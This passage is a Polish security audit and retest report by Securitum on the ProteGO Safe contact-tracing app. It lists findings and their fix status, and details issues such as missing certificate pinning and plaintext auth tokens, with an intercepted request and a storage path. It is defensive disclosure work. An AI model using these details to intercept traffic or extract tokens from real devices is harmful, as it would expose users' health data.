securitum

Raport z testów bezpieczeństwa

PRZEDMIOT PRAC

Retesty audytów:

- Testy penetracyjne aplikacji ProteGO Safe w wersji webowej oraz mobilnej
- Testy bezpieczeństwa API mobilnego
- Analiza kodu źródłowego aplikacji webowej
- Testy penetracyjne elementów infrastruktury

DATA WYKONANIA PRAC

08.05.2020 – 12.05.2020
15.06.2020 – 21.06.2020

DATA WYKONANIA RETESTÓW

07.07.2020 – 09.07.2020
16.07.2020 – 17.07.2020

MIEJSCE WYKONYWANIA PRAC

Kraków
Poznań

AUDYTORZY

Michał Bentkowski
Artur Czyż
Piotr Izak
Kamil Jarosiński
Adrian Jeleń
Iwona Polak
Marek Rzepecki
Jakub Żoczek

securITum

Podsumowanie prac

Niniejszy raport jest podsumowaniem retestów bezpieczeństwa wybranej grupy audytów przeprowadzonych uprzednio przez firmę Securitum. Przedmiotem powtórnego sprawdzenia były:

- Testy bezpieczeństwa aplikacji mobilnej ProteGO Safe na platformy Android oraz iOS (blackbox),
- Testy bezpieczeństwa API mobilnego (blackbox),
- Testy bezpieczeństwa aplikacji webowej ProteGO Safe (blackbox),
- Analiza kodu źródłowego aplikacji webowej (whitebox),
- Testy bezpieczeństwa elementów infrastruktury używanej przez aplikacje (blackbox).

Podczas audytów ww. elementów nie znaleziono podatności krytycznych ani wysokich. Najistotniejsze z pozostałych znalezionych podatności tyczą się wyłącznie aplikacji webowej i są to:

- Możliwość wycieku statusu ryzyka infekcji użytkownika do zewnętrznych domen poprzez skłonienie go do odwiedzenia strony internetowej kontrolowanej przez atakującego (PROTEGO_SAFE-WEB-001, PROTEGO_SAFE-WEB-002),
- Klucz API Infermedica dostępny w repozytorium aplikacji (PROTEGO_SAFE-KOD-WEB-001),
- „Test oceny ryzyka" jako funkcjonalność online (PROTEGO_SAFE-WEB-003).

Podatności PROTEGO_SAFE-WEB-001, PROTEGO_SAFE-WEB-002, PROTEGO_SAFE-KOD-WEB-001 zostały poprawione lub częściowo poprawione. Ponadto, zgodnie z deklaracją otrzymaną od zespołu Klienta, aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Podatności wymienione w rozdziałach „Podatności w aplikacji webowej (safesafe.app)" oraz „Podatności w kodzie źródłowym aplikacji webowej (safesafe.app)" nie są w takiej sytuacji dłużej aktualne.

W trakcie audytu szczególny nacisk położono na podatności mające lub mogące mieć negatywny wpływ na poufność, integralność oraz dostępność przetwarzanych danych. Testy bezpieczeństwa przeprowadzono zgodnie z powszechnie przyjętymi metodykami testowania aplikacji webowych, takimi jak: OWASP TOP10 czy (w wybranym zakresie) OWASP ASVS 4.0, jak również wewnętrznymi metodykami przeprowadzania testów bezpieczeństwa firmy Securitum.

Celem testów nie była analiza aspektów prywatności, a wykrycie potencjalnych podatności bezpieczeństwa.

Analiza aplikacji mobilnych nie obejmowała przeglądu i testów komunikacji za pośrednictwem Bluetooth, również w przypadku mechanizmu Exposure Notification.

Ponadto, w tej iteracji testów nie objęto analizy kodu źródłowego aplikacji mobilnych, co zaplanowano na kolejny etap.

Należy również zauważyć, iż funkcjonalność Exposure Notification na dzień przeprowadzenia audytu nie jest wspierana przez wszystkie telefony z systemem Android, co może mieć wpływ na wykluczenie niektórych użytkowników z obszaru jej działania. Ponadto, w przyszłości w momencie jej udostępnienia na starsze wersje, może to mieć implikacje dot. bezpieczeństwa, w tym obecnie nieznane.

W ramach audytu wykorzystano podejście polegające na testach manualnych opartych o wymienione wyżej metodyki, jak i wsparcie tych czynności szeregiem narzędzi automatycznych, m.in.: Burp Suite Professional, ffuf, Frida, Objection, Clutch, Drozer, OWASP Dependency Check, nmap.

Podatności zostały szczegółowo opisane w dalszej części raportu.

Klasyfikacja podatności

Podatności zostały sklasyfikowane w pięciostopniowej skali odzwierciedlającej zarówno prawdopodobieństwo znalezienia podatności, jak i istotność skutków jej wykorzystania. Poniżej zawarto krótki opis każdego z poziomów istotności:

- **CRITICAL** (podatność krytyczna) – wykorzystanie podatności umożliwia przejęcie pełnej kontroli nad serwerem lub urządzeniem sieciowym albo pozwala uzyskać dostęp (w trybie zapisu i/lub odczytu) do danych o dużym poziomie poufności i istotności. Zazwyczaj podatność jest też łatwa do wykorzystania, tj. nie wymaga od napastnika posiadania dostępu do systemów, które są trudne do zdobycia, lub przeprowadzania ataków socjotechnicznych. Podatności oznaczone jako CRITICAL powinny być naprawione bezzwłocznie, jeśli występują na środowisku produkcyjnym.

- **HIGH** (podatność o wysokim poziomie istotności) – wykorzystanie podatności pozwala na uzyskanie dostępu do wrażliwych informacji (podobnie jak przy poziomie krytycznym), jednak może wcześniej wymagać spełnienia pewnych warunków (np. posiadania konta użytkownika w wewnętrznym systemie) w celu praktycznego wykorzystania. Alternatywnie: podatność może zostać w łatwy sposób wykorzystana, jednak ograniczone są jej skutki.


- **MEDIUM** (podatność o średnim poziomie istotności) – wykorzystanie podatności może zależeć od zewnętrznych czynników (np. wymaga przekonania użytkownika do kliknięcia w łącze) lub może wymagać trudnych do spełnienia warunków. Ponadto wykorzystanie podatności zazwyczaj umożliwia dostęp tylko do ograniczonej ilości danych lub do danych o mniejszym poziomie istotności.

- **LOW** (podatność o niskim poziomie istotności) – wykorzystanie podatności ma niewielki bezpośredni wpływ na bezpieczeństwo aplikacji lub wymaga bardzo trudnych warunków do spełnienia (np. fizyczny dostęp do serwera).


- **INFO** (ogólne zalecenia lub informacja) – punkty oznaczone poziomem INFO nie są podatnościami bezpieczeństwa. Wskazują jednak dobre praktyki, których zastosowanie pozwala zwiększyć ogólny poziom bezpieczeństwa aplikacji. Alternatywnie: zwracają uwagę na pewne rozwiązania w aplikacji (np. architektoniczne), których zmiana pozwoli uszczelnić aplikację.

Zestawienie statystyczne

Zestawienie statystyczne znalezionych podatności i rekomendacji po testach bazowych:



Zestawienie podatności i rekomendacji niewyeliminowanych w pełni po drugiej iteracji retestów, bez części webowej i jej kodu (17.07.2020):



Statystyka po retestach nie uwzględnia podatności i rekomendacji dotyczących aplikacji webowej i kodu źródłowego, ze względu na otrzymanie informacji od klienta o jej wyłączeniu (podatności wskazane w poprzedniej wersji raportu oznaczone jako nieaktualne).

Testowane wersje (testy bazowe)

Testy bezpieczeństwa przeprowadzono w dniach 8-12 maja 2020 roku (etap 1) oraz 15-21 czerwca 2020 roku (etap 3). Audyt przeprowadzono na następujących wersjach:

- Aplikacje mobilne przetestowano na następujących produkcyjnych wersjach aplikacji:
    - Android – ProteGo Safe 4.2.0 (build 34) – SHA256: 1dc634fb31dc91aded2c5a8617f77860ad5a4de43dcd9e210657193791141ac5
    - iOS – ProteGo Safe 4.2.0 (build 297) – SHA256: 64d56f0a0bcf22f99c8a97f28c4f2f21d83f29ebdd8ec325e07761866a6d7551
- Testy bezpieczeństwa API mobilnego wykonano na wersji dostępnej w dniach 15-21 czerwca 2020 r.
- Testy aplikacji webowej wykonano na wersji dostępnej publicznie pod adresem *safesafe.app* w dniach 9-11 maja 2020 r.

- Analizę kodu źródłowego aplikacji webowej przeprowadzono na aplikacji w wersji 3.0.
- Testom infrastruktury podlegał adres *api.safesafe.app*, w wersji dostępnej w dniach 9-12 maja 2020 r.

Status po reteście

Retest #1 (7.07.2020 – 9.07.2020)

W dniach 7 – 9 lipca 2020 roku przeprowadzono retesty wszystkich wcześniej zidentyfikowanych podatności (oznacza to, iż aplikacja nie była ponownie w pełni testowana, a sprawdzono jedynie, czy błędy wykryte w poprzednich etapach testów zostały naprawione).

Retest #2 (16.07.2020 - 17.07.2020)

W dniach 16 – 17 lipca 2020 wykonano drugą iterację retestów:

- Retest dwóch podatności: PROTEGO_SAFE-MOB-IOS-006 oraz PROTEGO_SAFE-MOB-IOS-007,
- Aktualizacja statusów wybranych podatności na bazie informacji otrzymanych od klienta,
- Aktualizacja sekcji związanej z aplikacją webową i kodem źródłowym w związku z otrzymaniem informacji od klienta o jej wyłączeniu (podatności wskazane w poprzedniej wersji raportu oznaczone jako nieaktualne).

Poniżej znajdują się tabele zawierające wyniki retestów:

- **aplikacja mobilna (iOS)**
  a) Retest #1 (09.07.2020): wykonano na produkcyjnej wersji aplikacji mobilnej: iOS – ProteGo Safe 4.2.1 (build 326) – SHA256: 09996e1b2075b9553ba401409d6171365f05ec6a3c91a261086c92bf0dbabb8c

  b) Retest #2 (17.07.2020): wykonano na produkcyjnej wersji aplikacji mobilnej: iOS – ProteGo Safe 4.2.2 (build 327) – SHA256: 4ca47cd7fc0fb1e85b8a9b22d77c06616beec54bf75ba176b2146975b5b378a1

IDENTYFIKATOR	TYTUŁ	STATUS (09.07.2020)	STATUS (17.07.2020)
PROTEGO_SAFE-MOB-IOS-001	Brak pinningu certyfikatów w aplikacji mobilnej	Podatność została wyeliminowana	Podatność została wyeliminowana
PROTEGO_SAFE-MOB-IOS-002	Brak wymogu podania kodu PIN do zalogowania się w aplikacji	Punkt nie był weryfikowany	Punkt nie był weryfikowany
PROTEGO_SAFE-MOB-IOS-003	Przechowywanie nadmiarowych danych na urządzeniu mobilnym	Podatność nie została wyeliminowana	Zalecenie nie zostało wdrożone
PROTEGO_SAFE-MOB-IOS-004	Brak maskowania ekranów aplikacji podczas minimalizacji aplikacji	Podatność została wyeliminowana	Podatność została wyeliminowana
PROTEGO_SAFE-MOB-IOS-005	Możliwość kopiowania danych z aplikacji do schowka	Punkt nie był weryfikowany	Punkt nie był weryfikowany
PROTEGO_SAFE-MOB-IOS-006	Możliwość wykonywania zrzutów ekranu i nagrywania filmów	Zalecenie nie zostało wdrożone	Zalecenie zostało częściowo wdrożone
PROTEGO_SAFE-MOB-IOS-007	Ujawnianie nadmiarowych informacji w ciągach znaków aplikacji	Zalecenie nie zostało wdrożone	Zalecenie nie zostało wdrożone
PROTEGO_SAFE-MOB-IOS-008	Wdrożenie nagłówków odpowiadających za Cache aplikacji PWA	Zalecenie nie zostało wdrożone	Nieaktualne
PROTEGO_SAFE-MOB-IOS-009	Wdrożenie nagłówka Referrer-Policy dla aplikacji PWA	Zalecenie nie zostało wdrożone	Nieaktualne

- **aplikacja mobilna (Android)**
  a) Retest #1 (09.07.2020): retesty wykonano na produkcyjnej wersji aplikacji mobilnej: Android – ProteGo Safe 4.2.1 (build 60) – SHA256: 518503298cf883ee31b7e38415c5d062ae45d3d1fa7327f10275f360abd534dd
  b) Retest #2 (17.07.2020): aplikacja w wersji na platformę Android nie podlegała drugiej iteracji retestów, jednak w porozumieniu i na podstawie informacji pozyskanych od klienta dokonano aktualizacji statusów podatności i rekomendacji

IDENTYFIKATOR	TYTUŁ	STATUS (09.07.2020)	STATUS (17.07.2020)
PROTEGO_SAFE-MOB-ANDROID-001	Brak wymogu podania kodu PIN do zalogowania się w aplikacji	Punkt nie był weryfikowany	Punkt nie był weryfikowany
PROTEGO_SAFE-MOB-ANDROID-002	Przechowywanie nadmiarowych danych na urządzeniu mobilnym	Podatność nie została wyeliminowana	Zalecenie nie zostało wdrożone
PROTEGO_SAFE-MOB-ANDROID-003	Możliwość kopiowania danych z aplikacji do schowka	Punkt nie był weryfikowany	Punkt nie był weryfikowany
PROTEGO_SAFE-MOB-ANDROID-004	Brak zaciemniania kodu	Punkt nie był weryfikowany	Nieaktualne
PROTEGO_SAFE-MOB-ANDROID-005	Wdrożenie nagłówków odpowiadających za Cache aplikacji PWA	Zalecenie nie zostało wdrożone	Nieaktualne
PROTEGO_SAFE-MOB-ANDROID-006	Wdrożenie nagłówka Referrer-Policy dla aplikacji PWA	Zalecenie nie zostało wdrożone	Nieaktualne

- **API mobilne**
  a) Retest #1 (09.07.2020): retesty wykonano na API w wersji dostępnej w dniach 7-9 lipca 2020 r.
  b) Retest #2 (17.07.2020): aktualizacja statusów podatności i rekomendacji na podstawie informacji przekazanych przez klienta

IDENTYFIKATOR	TYTUŁ	STATUS (09.07.2020)	STATUS (17.07.2020)
PROTEGO_SAFE-API-GAT-001	Ominięcie ograniczeń prób PIN oraz możliwość wykonania ataku siłowego na formularz PIN	Zalecenie zostało częściowo wdrożone	Zalecenie zostało częściowo wdrożone

PROTEGO_SAFE-API-GAT-002	Ujawnianie nadmiarowych informacji o środowisku w nagłówkach odpowiedzi http	Punkt nie był weryfikowany	Nieaktualne
PROTEGO_SAFE-API-GAT-003	Nieprawidłowo wdrożony nagłówek Strict-Transport-Security	Zalecenie zostało wdrożone	Zalecenie zostało wdrożone
PROTEGO_SAFE-API-GAT-004	Wdrożenie nagłówków odpowiadających za Cache aplikacji	Zalecenie zostało częściowo wdrożone	Zalecenie zostało częściowo wdrożone
PROTEGO_SAFE-API-GAT-005	Brak ochrony przed atakiem Clickjacking	Zalecenie zostało częściowo wdrożone	Zalecenie zostało częściowo wdrożone
PROTEGO_SAFE-API-GAT-006	Wdrożenie nagłówka X-Content-Type-Options	Zalecenie zostało wdrożone	Zalecenie zostało wdrożone
PROTEGO_SAFE-API-GAT-007	Dostęp do aplikacji z anonimowej sieci TOR	Punkt nie był weryfikowany	Punkt nie był weryfikowany

- **aplikacja webowa (safesafe.app)**
  a) Retest #1 (09.07.2020): retesty wykonano na aplikacji w wersji publicznie dostępnej 8 lipca 2020 r.
  b) Retest #2 (17.07.2020): podatności wymienione w sekcji „Podatności w aplikacji webowej (safesafe.app)" nie są dłużej aktualne. Wszystkie zostały oznaczone jako „nieaktualne".

IDENTYFIKATOR	TYTUŁ	STATUS (09.07.2020)	STATUS (17.07.2020)
PROTEGO_SAFE-WEB-001	Możliwość wycieku statusu ryzyka infekcji użytkownika do zewnętrznych domen	Podatność została wyeliminowana	Nieaktualne
PROTEGO_SAFE-WEB-002	Brak nagłówka X-Frame-Options	Podatność została wyeliminowana	Nieaktualne
PROTEGO_SAFE-WEB-003	„Test oceny ryzyka" jako funkcjonalność online	Podatność nie została wyeliminowana	Nieaktualne
PROTEGO_SAFE-WEB-004	Brak zabezpieczenia informacji przechowywanych w Local Storage	Podatność nie została wyeliminowana	Nieaktualne
PROTEGO_SAFE-WEB-005	Brak nagłówka Referrer-Policy	Podatność została częściowo wyeliminowana	Nieaktualne

PROTEGO_SAFE-WEB-006	Nadmiarowe pole w formularzu	Zalecenie nie zostało wdrożone	Nieaktualne
PROTEGO_SAFE-WEB-007	Wczytywanie skryptów zewnętrznych podmiotów trzecich	Zalecenie nie zostało wdrożone	Nieaktualne
PROTEGO_SAFE-WEB-008	Domyślne pliki aplikacji	Zalecenie nie zostało wdrożone	Nieaktualne
PROTEGO_SAFE-WEB-009	Wdrożenie nagłówka Content-Security-Policy	Zalecenie nie zostało wdrożone	Nieaktualne

- **kod źródłowy aplikacji webowej (safesafe.app)**
  a) Retest #1 (09.07.2020): retesty wykonano na aplikacji w wersji 4.2.1
  b) Retest #2 (17.07.2020): Podatności wymienione w sekcji „Podatności w kodzie źródłowym aplikacji webowej (safesafe.app)" nie są dłużej aktualne. Wszystkie zostały oznaczone jako „nieaktualne".

IDENTYFIKATOR	TYTUŁ	STATUS (09.07.2020)	STATUS (17.07.2020)
PROTEGO_SAFE-KOD-WEB-001	Klucz API Infermedica dostępny w repozytorium aplikacji	Podatność została częściowo wyeliminowana	Nieaktualne
PROTEGO_SAFE-KOD-WEB-002	Nieaktualna wersja użytej biblioteki	Podatność nie została wyeliminowana	Nieaktualne
PROTEGO_SAFE-KOD-WEB-003	Logger aplikacji wpisuje do logów zbyt wiele informacji	Zalecenie nie zostało wdrożone	Nieaktualne

- **infrastruktura sieciowa**
  a) Retest #1 (09.07.2020): retestom podlegały adresy *api.safesafe.app* oraz *api-v4.safesafe.app*, w stanie na dzień 9 lipca 2020 r.
  b) Retest #2 (17.07.2020): retest nie był realizowany

IDENTYFIKATOR	TYTUŁ	STATUS (09.07.2020)	STATUS (17.07.2020)
PROTEGO_SAFE-INFRA-001	Ustalenie adresu IP serwera źródłowego	Zalecenie zostało wdrożone	Zalecenie zostało wdrożone
PROTEGO_SAFE-INFRA-002	Hardening usługi SSH	Zalecenie zostało wdrożone	Zalecenie zostało wdrożone
PROTEGO_SAFE-INFRA-003	Weryfikacja nagłówka Host	Zalecenie zostało wdrożone	Zalecenie zostało wdrożone

Spis treści

Historia zmian

Data dokumentu	Wersja	Opis zmiany
18.07.2020	1.1	Zaktualizowano rozdział „Podsumowanie prac” i uzupełniono o sekcję „Retest #2 (16.07.2020 - 17.07.2020)”. Dodano sekcję „Status (17.07.2020)” do: • podatności: PROTEGO_SAFE-MOB-IOS-002, PROTEGO_SAFE-MOB-IOS-003, PROTEGO_SAFE-MOB-IOS-005, PROTEGO_SAFE-MOB-IOS-008, PROTEGO_SAFE-MOB-IOS-009, • wszystkich podatności w rozdziale „Podatności w aplikacji mobilnej (Android)” • podatności: PROTEGO_SAFE-API-GAT-002, • wszystkich podatności w rozdziale „Podatności w aplikacji webowej (safesafe.app)”, • wszystkich podatności w rozdziale „Podatności w kodzie źródłowym aplikacji webowej (safesafe.app)”. Dodano sekcję „Status po reteście (17.07.2020)” do podatności: • PROTEGO_SAFE-MOB-IOS-006, • PROTEGO_SAFE-MOB-IOS-007.
12.07.2020	1.0	Finalna wersja dokumentu stanowiąca kompilację raportów cząstkowych z poszczególnych etapów pracy: • elementy etapu 1: • Podatności w aplikacji webowej, • Podatności w kodzie źródłowym aplikacji webowej, • Podatności w infrastrukturze sieciowej, • elementy etapu 2: • brak, • elementy etapu 3: • Podatności w aplikacji mobilnej (Android), • Podatności w aplikacji mobilnej (iOS), • Podatności w API.

		Dodatkowo wprowadzono następujące zmiany: • Zaktualizowano opis podatności PROTEGO_SAFE-WEB-005, sekcja: „Warunki niezbędne do wykorzystania podatności”. • Zaktualizowano dokument o wyniki retestów wszystkich podatności. Dodano sekcję: „Status po reteście (09.07.2020)” w opisie każdej podatności.

Podatności w aplikacji mobilnej (iOS)

[FIXED] [LOW] PROTEGO_SAFE-MOB-IOS-001: Brak pinningu certyfikatów w aplikacji mobilnej

OPIS

Aplikacja nie posiada zaimplementowanego mechanizmu pinningu certyfikatów. Jest to mechanizm zezwalający aplikacji mobilnej na prawidłowe działanie i komunikację z serwerem aplikacji tylko wtedy, gdy połączenie zostało nawiązane z serwerem identyfikującym się poprawnym certyfikatem SSL/TLS. Aplikacja będzie działała jedynie w przypadku zaufanego i zweryfikowanego połączenia z serwerem aplikacji. Złośliwe aplikacje przekierowujące ruch z urządzenia mobilnego na serwer proxy nie będą mogły odczytać szyfrowanej komunikacji HTTP aplikacji mobilnej.

Więcej informacji:

- https://developer.android.com/training/articles/security-ssl#Pinning
- https://owasp.org/www-community/controls/Certificate_and_Public_Key_Pinning

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI


Zainstalowanie złośliwego certyfikatu na urządzeniu oraz skuteczne przeprowadzenie ataku Man-in-the-Middle.

LOKALIZACJA

Aplikacja mobilna ProteGo Safe na platformę iOS (4.2.0).

SZCZEGÓŁY TECHNICZNE

Po zainstalowaniu własnego certyfikatu na urządzeniu i ustawieniu serwera proxy, możliwe jest całkowite podejrzenie i modyfikowanie w locie ruchu aplikacji (np. przy pomocy oprogramowania Burp Suite):



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
14	https://gat.safesafe.app	POST	/getAccessToken	✓		404	811	JSON	
8	https://exp.safesafe.app	GET	//index.txt			304	589	text	txt

Request | Response

Raw | Params | Headers | Hex | CSTC

```
GET //index.txt HTTP/1.1
Host: exp.safesafe.app
Cookie: __cfduid=d0254b9055c9f6ce3cafb5c62d1cf86381592585249
If-None-Match: "f03d7c6bd80793ad363c2b562e27de25"
Accept: */*
If-Modified-Since: Sat, 20 Jun 2020 02:01:00 GMT
User-Agent: safesafe/4.2.0 (pl.gov.mc.protegosafe; build:297; iOS 13.5.0)
Accept-Language: pl-PL;q=1.0
Accept-Encoding: gzip, deflate
Connection: close
```

REKOMENDACJA

Zaleca się zaimplementować mechanizm pinningu certyfikatów w aplikacji.

STATUS PO RETEŚCIE (09.07.2020)

Podatność została wyeliminowana.

W aplikacji poddanej retestom pinning certyfikatów został wdrożony.

[NOT VERIFIED] [LOW] PROTEGO_SAFE-MOB-IOS-002: Brak wymogu podania kodu PIN do zalogowania się w aplikacji

Opis


Aplikacja nie wymusza podania kodu dostępu do urządzenia (np. kod blokady ekranu) w celu uwierzytelnienia użytkownika. Atakujący, który uzyska dostęp do urządzenia użytkownika, będzie mógł uruchomić aplikację użytkownika-ofiary i działać w jego imieniu (m.in. poznać wynik „Testu oceny ryzyka" oraz dziennik zdrowia).

Warunki niezbędne do wykorzystania podatności

Fizyczny dostęp do urządzenia.

Szczegóły techniczne (proof of concept)

Aplikacja nie wymaga podania kodu PIN. Po jej uruchomieniu od razu widoczny jest panel użytkownika z wynikiem „Testu oceny ryzyka":



Lokalizacja

Aplikacja mobilna ProteGo Safe na platformę iOS (4.2.0).

Rekomendacja

Aplikacja, podczas uruchamiania, powinna wymuszać na użytkowniku podawanie kodu dostępowego (np. PIN/hasło) na urządzeniu mobilnym. Pozwoli to na podniesienie poziomu bezpieczeństwa urządzeń mobilnych, na których instalowana jest aplikacja. Nowoczesne mobilne systemy operacyjne posiadają włączone szyfrowanie danych, gdy włączony jest kod blokady ekranu.

STATUS PO RETEŚCIE (09.07.2020)

Punkt nie był weryfikowany.

Zgodnie z informacją otrzymaną od zespołu Klienta, w kolejnych etapach prac rozpatrzona zostanie możliwość implementacji wskazanej rekomendacji.

STATUS (17.07.2020)

Poniżej zaprezentowano uzupełnienie poprzednich informacji, otrzymanych od zespołu Klienta:

W obecnej wersji aplikacji nie zdecydowano się na wprowadzenie wskazanej rekomendacji ze względu na to, że może mieć negatywny wpływ na używalność aplikacji (poprzez notoryczne odpytywanie o kod PIN, niektóre osoby z grupy docelowej mogą mieć problemy z wprowadzaniem ciągu znaków). W kolejnych etapach prac rozpatrzona zostanie możliwość implementacji zalecenia, poprzedzona analizą i dyskusją jej wpływu na odbiór aplikacji.

[NOT IMPLEMENTED] [INFO] PROTEGO_SAFE-MOB-IOS-003: Przechowywanie nadmiarowych danych na urządzeniu mobilnym

OPIS

Aplikacja mobilna przechowuje w pamięci masowej urządzenia mobilnego nadmiarowe dane, które mogą ułatwić napastnikom przeprowadzanie innych ataków.

Na urządzeniu w postaci jawnej przechowywane są dane:

- Token dostępowy (`authToken`),
- Token służący do odświeżenia tokenu dostępowego (`refreshToken`).

W czasie testów nie wykryto, aby tokeny były używane przez aplikację- należy zweryfikować, czy powinny one znajdować się na urządzeniu.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Fizyczny dostęp do urządzenia lub uprawnienia root.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Poniżej przedstawiono przykładowe dane pozyskane z niezaszyfrowanej bazy SQLite (plik `/var/mobile/Containers/Data/Application/7AC1BAF8-33FE-4325-AAB0-5FE1E3134B11/Library/Caches/pl.gov.mc.protegosafe/Cache.db`), w której znajdują się m.in. token dostępowy (`authToken`) oraz token służący do odświeżenia sesji (`refreshToken`):

```
{
  "name": "projects/466787798978/installations/ec[…]mH",
  "fid": "ec[…]mH",
  "refreshToken": "2_Vn[…]hE",
  "authToken": {
    "token": "ey[…]J9.ey[…]fQ.AB[…]9g",
    "expiresIn": "604800s"[…]
  }
}
```

LOKALIZACJA

Aplikacja mobilna ProteGo Safe na platformę Android (4.2.0) – baza SQLite:
`/var/mobile/Containers/Data/Application/7AC1BAF8-33FE-4325-AAB0-5FE1E3134B11/Library/Caches/pl.gov.mc.protegosafe/Cache.db`

REKOMENDACJA

Na urządzeniu nie powinien być przechowywany token użytkownika w jakiejkolwiek postaci (jawnej, zaszyfrowanej ani zahaszowanej). Bazy danych SQLite powinny być zaszyfrowane, a dostęp do nich powinien być zabezpieczony hasłem.

STATUS PO RETEŚCIE (09.07.2020)

Podatność nie została wyeliminowana.

Zgodnie z informacją otrzymaną od zespołu Klienta, dane przechowywane są przez Firebase SDK i nie ma możliwości wpływu na nie.

STATUS (17.07.2020)

Poziom ryzyka podatności został zmieniony na informacyjny z uwagi na modernizację i zmianę sposobu działania aplikacji.

[FIXED] [LOW] PROTEGO_SAFE-MOB-IOS-004: Brak maskowania ekranów aplikacji podczas minimalizacji aplikacji

Opis


Analiza wykazała, że aplikacja przetwarza dane szczególnie wrażliwe. Jednocześnie, gdy użytkownik zminimalizuje aplikację, podczas gdy na ekranie znajdują się dane użytkownika, urządzenie wykona zrzut ekranu i zapisze je (w pliku miniatury).

Warunki niezbędne do wykorzystania podatności

Dostęp do urządzenia ofiary (fizyczny lub z poziomu innej aplikacji mogącej wykonywać zrzuty ekranu).

Szczegóły techniczne (proof of concept)

Poniżej zamieszczono przykładowy zrzut ekranu:



Lokalizacja

